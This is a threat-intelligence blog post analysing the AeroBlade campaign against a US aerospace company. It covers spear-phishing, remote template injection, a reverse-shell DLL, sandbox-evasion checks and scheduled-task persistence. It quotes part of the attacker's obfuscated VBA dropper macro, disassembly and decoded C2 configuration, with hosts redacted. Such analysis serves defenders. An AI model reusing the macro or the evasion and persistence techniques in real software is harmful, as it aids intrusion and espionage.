AeroBlade on the Hunt Targeting the U.S. Aerospace Industry

blogs.blackberry.com/en/2023/11/aeroblade-on-the-hunt-targeting-us-aerospace-industry

Dmitry Bestuzhev, The BlackBerry Research & Intelligence Team

Summary

BlackBerry has uncovered a previously unknown threat actor targeting an aerospace organization in the United States, with the apparent goal of conducting commercial and competitive cyber espionage. The BlackBerry Threat Research and Intelligence team is tracking this threat actor as **AeroBlade.** The actor used spear-phishing as a delivery mechanism: A weaponized document, sent as an email attachment, contains an embedded remote template injection technique and a malicious VBA macro code, to deliver the next stage to the final payload execution.

Evidence suggests that the attacker's network infrastructure and weaponization became operational around September 2022. BlackBerry assesses with medium to high confidence that the offensive phase of the attack occurred in July 2023. The attacker improved its toolset during that time, making it stealthier, while the network infrastructure remained the same.

Given the final payload functionality and the subject of the attack, BlackBerry assesses with medium to high confidence that the goal of this attack was commercial cyber espionage.

Brief MITRE ATT&CK® Information

Tactic	Technique
Initial Access	T1566.001
Execution	T1204.002, T1059.005, T1203, T1559.002, T1559.001, T1106, T1059.003
Defense Evasion	T1027, T1140, T1221, T1036.005, T1027.001,
Persistence	T1137.001, T1053.005
Command-and-Control	T1071.001, T1001, T1573.001, T1105
Exfiltration	T1041, T1029
Discovery	T1083, T1082, T1033, T1016

Weaponization and Technical Overview

Weapons	MS Office documents, PE 64
Attack Vector	Spear-phishing
Network Infrastructure	C2 server on port 443
Targets	Aerospace industry in the United States

Technical Analysis

Context

The BlackBerry Threat Research and Intelligence team recently uncovered two campaigns by a previously unknown threat actor, which we have named AeroBlade, targeting an aerospace industry company in the U.S. We found two phases of the attack chain. The initial attack was conducted in September 2022, and based on our technical analysis, we have concluded this was a “testing” stage. The second attack occurred in July 2023.

There are certain similarities between both campaigns:

- Both lure documents were named “**[redacted].docx**.”
- The final payload is a reverse shell.
- The command-and-control (C2) server IP address is the same.

There are also some interesting differences between the two campaigns:

- The final payload of the 2023 attack is stealthier and uses more obfuscation and anti-analysis techniques.
- The 2023 campaign's final payload includes an option to list directories from infected victims.

During an attack, a malicious Microsoft Word document called [redacted].docx is delivered via email spear-phishing, which, when executed manually by the user, employs a remote template injection to download a second stage file called “**[redacted].dotm**”. This file in turn executes "**item3.xml**", which creates a reverse shell connecting to "**redacted[.]redacted[.]com**" over port 443.



Figure 1 — AeroBlade execution chain

Attack Vector

First Stage

The first stage of the infection is a targeted email that has a malicious document attachment with the filename [redacted].docx. When opened, the document displays text in a deliberately scrambled font, along with a “lure” message asking the potential victim to click it to enable the content in MS Office.

The docx document employs remote template injection, MITRE ATT&CK technique T1221, to download the second stage of the infection.



Figure 2 — The malicious document displays text in a scrambled font, along with a visual lure asking the user to click it to enable content



Figure 3 — The "fixed" document that appears once the victim clicks the lure message to manually enable content

The next-stage information is saved in an XML (eXtensible Markup Language) file inside a .dotm file. A .dotm file is a document template created by Microsoft Word, containing the default layout, settings, and macros for a document.

Figure 4 — Next stage parameter in the OLE file

hxxp://[redacted].106.27. [redacted]/[redacted][.]dotm

Once the victim opens the file and executes it by manually clicking the "Enable Content" lure message, the [redacted]**.**dotm document discretely drops a *new* file to the system, and opens it. The newly downloaded document is readable, leading the victim to believe that the file initially received by email is legitimate. In fact, it's a classic cyber bait-and-switch, performed invisibly right under the victim's nose.



Figure 5 — A second document is discretely downloaded and opened in place of the original malicious document

It’s interesting to note that the body of the first-stage document contains an executable library that runs with the help of the second stage — we’ll take a closer look at this executable library a little later on in this report.



Figure 6 — Location of the executable library in the file list in the [redacted].docx document

Second Stage

The second stage of execution is the OLE document which contains the macro. The macro runs the library included in the first-stage document.

```
            End With
        End If
    Next CMeGxQdT
End Sub
Private Sub yVHdHkfh()
    Dim zvMKHxl, gRxvzz, mXTKoPki, MAaPQyV, HXnEOvY As String
    Dim uvPnsKR As Integer
    Dim JBbuU, bFIGQx As Object
    zvMKHxl = ActiveDocument.FullName
    gRxvzz = Environ(Chr(84) & Chr(101) & "mp") & "\"
    Set JBbuU = CreateObject("Scripting.FileSystemObject")
    mXTKoPki = gRxvzz & "[redacted]zip"
    Call JBbuU.CopyFile(zvMKHxl, mXTKoPki)
    Set bFIGQx = CreateObject("Shell.Application")
    HXnEOvY = gRxvzz & "taskhost." & Chr(101) & "xe"
    If Dir(HXnEOvY) = "" Then
        bFIGQx.Namespace(gRxvzz).CopyHere bFIGQx.Namespace(mXTKoPki).items.Item("customXml\item3.xml")
        MAaPQyV = gRxvzz & "item3.xml"
        Name MAaPQyV As HXnEOvY
    End If
    JBbuU.DeleteFile mXTKoPki
End Sub
Public Sub JlAVlMyy()
    yVHdHkfh
    Dim tYeAr As String
    Dim WlIoO() As Byte
    Dim KYaDMN As String
```

Figure 7 — A macro that runs a malicious PE file

The second-stage macro also copies the OLE document ([redacted].docx) to a hard-coded file name at a specific path:

> **C:\Users\user\AppData\Local\Temp\[redacted].zip**

The final execution stage will be an executable file run on the system using the macro.

Payload

The final payload is a DLL that acts as a reverse shell that connects to a hard-coded C2 server. Reverse shells allow attackers to open ports to the target machines, forcing communication and enabling a complete takeover of the device. It is therefore a severe security threat.

The DLL is also capable of listing all directories found on the now-infected system. It is a heavily obfuscated executable which implements complex techniques, such as:

- Anti-disassembly techniques to make analysis harder
- API hashing to hide its usage of Windows functions; The hash function used is Murmur.
- Custom encoding for each string used
- Multiple checks are implemented to avoid the malware running on an automated environment such as a sandbox; This impedes analysis.

For anti-disassembly, the executable contains control flow obfuscation, usage of data between code, and dead code-executed instructions that do not affect the malware. Dead code is a section in the source code of a program which is executed, but whose result is never used in any other computation. These techniques are all added to make analysis harder for defenders.



Figure 8 — Example of data between code, control flow obfuscation, and use of dead code



Figure 9 — Usage of evil byte, a common technique to defeat the way disassembler tools work



Figure 10 — Fixed evil byte showing real code execution

The executable also implements techniques that causes the malware to skip execution on automated systems, such as sandboxes or antivirus (AV) emulators. These techniques include:

- Comparing the position of the mouse cursor using the GetCursorPos() function
- Comparing time elapsed on execution using the function GetTickCount()
- Checking to see if the number of processors is less than two, using the NumberOfProcessors from the Process Environment Block (PEB) structure
- Checking physical memory size using the function GlobalMemoryStatusEx()

```
.text:00000001400035FB 83 B8 B8 00 00 00 02                    cmp     dword ptr [rax+0B8h], 2
.text:0000000140003602 E9 01 E0 FF FF                          jmp     loc_140001608
```

Figure 11 — Checking number of processors used by the victim's machine

```
.text:0000000140003656 5B                                      pop     rbx
.text:0000000140003657 48 8D 4C 24 70                          lea     rcx, [rsp+70h]
.text:0000000140003657                          ; ---------------------------------------------------------------
.text:000000014000365C EB                                      db 0EBh
.text:000000014000365D                          ; ---------------------------------------------------------------
.text:000000014000365D FF D0                                   call    rax             ; GlobalMemoryStatusEx
.text:000000014000365F 48 81 7C 24 78 00 00 00+                cmp     qword ptr [rsp+78h], 40000000h
.text:000000014000365F 40
.text:0000000140003668 90                                      nop
.text:0000000140003669 E9 D9 DF FF FF                          jmp     loc_140001647
```

Figure 12 — Checking available physical memory on the victim's machine

After passing all those checks, the malicious DLL executes the following sequence:

- Decrypts embedded static configuration containing the C2 server information for it to connect to
- Collects system information from the infected machine
- Sets persistence to survive upon system reboot
- Finally, it connects to the C2 server, transmitting all its collected information, and spawning a reverse shell, while also sending a list of directories found on the infected system.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
0001C6D0  54 01 00 00 BB 01 00 00 50 61 24 24 77 30 72 64  T...»...Pa$$w0rd
0001C6E0  [redacted] 64 61 74 65 2E 61  ........[redacted]
0001C6F0  [redacted] 63 6F 6D 00 00 00 00  [redacted].com....
0001C700  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C710  00 00 00 00 00 00 00 00 AB AB AB AB AB AB AB AB  ........«««««««««
```

Figure 13 — Static configuration

Static configuration is AES encrypted, and once decrypted, contains the following structure:

- First DWORD: 0x154, unknown usage, static config size is hard-coded at 72 bytes
- Second DWORD: 0x1BB, connects to TCP port 443
- 16-byte string "**Pa$$w0rd**" seems to be a password to connect to the C2, but it is not used in practice
- C2 server points to: redacted[.]redacted[.]com

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

0001C480  00 00 00 4E C4 26 6E CB EA 8E D0 22 F6 43 0C 11  ...NÄ&nËêŽÐ"öC..
0001C490  1C A4 56 61 64 6D 69 6E 00 00 00 00 00 00 00 00  .¤Vadmin........
0001C4A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C4B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C4C0  00 00 00 44 45 53 4B 54 4F 50 2D [redacted]  ...DESKTOP-[redacted]
0001C4D0  [redacted] 00 00 00 00 00 00 00 00 00 00 00 00 00 00  [redacted]..............
0001C4E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C4F0  00 00 00 43 3A 5C [redacted]  ...C:[redacted]
0001C500  [redacted] 2E 64 6C 6C 00 00 00  [redacted].dll...
0001C510  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C520  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C530  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C540  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C550  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C560  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C570  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C580  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C590  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C5A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C5B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C5C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C5D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C5E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C5F0  00 00 00 00 00 00 00 00 AC 10 F5 79 00 00 00 00  ........¬.õy....
0001C600  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C610  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C620  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C630  00 00 00 00 00 00 00 00 00 0C 29 EF 03 F2 14 7D  ..........)ï.ò.}
0001C640  DA DE 27 0D 00 00 00 00 00 00 00 00 00 00 00 00  ÚÞ'.............
0001C650  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C660  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C670  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C680  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001C690  00 00 00 00 00 00 00 00 AB AB AB AB AB AB AB AB  ........««««««««
```

Figure 14 — Example of information collected from infected system

Bot-collected data structure is as follows:

- Offset 0x3: hard-coded unknown 16 bytes computed by custom unknown encode functions
- Offset 0x13: username using function GetUserNameA()
- Offset 0x43: computer name using function GetComputerNameA()
- Offset 0x73: file name being executed using function GetModuleFileNameA()
- Offset 0x178: IPV4 addresses using function GetAdaptersInfo()
- Offset0x1b8: MAC addresses using function GetAdaptersInfo()

Persistence is achieved via Windows Task Scheduler, where a task named “**WinUpdate2**” is created to run every day at 10:10 AM. Task Scheduler functions are abused by using its COM object via the CoCreateInstance() function.



Figure 15 — Persistence is established through Windows Task Scheduler

Reverse Shell

Finally, the reverse shell is executed in a stealthy way. First, it gets the default standard handle by calling GetStdHandle(), then the ComSpec variable is retrieved using the GetEnvironmentVariableW() function, which by default is set to "**C:\Windows\system32\cmd.exe**". After that, a pipe is created using CreatePipe(), and CreateProcessW() is executed, creating "**cmd.exe**."



Figure 16 — cmd.exe CreateProcess

Besides the reverse shell, the final payload can collect a complete list of directories on the victim's system by using the function GetLogicalDeviceStringsW(), looping through the list of files using FindFirstFileA()/FindNextFileA(), and then comparing with ".." to see if a given file is actually a directory.



Figure 17 — String comparison with directories

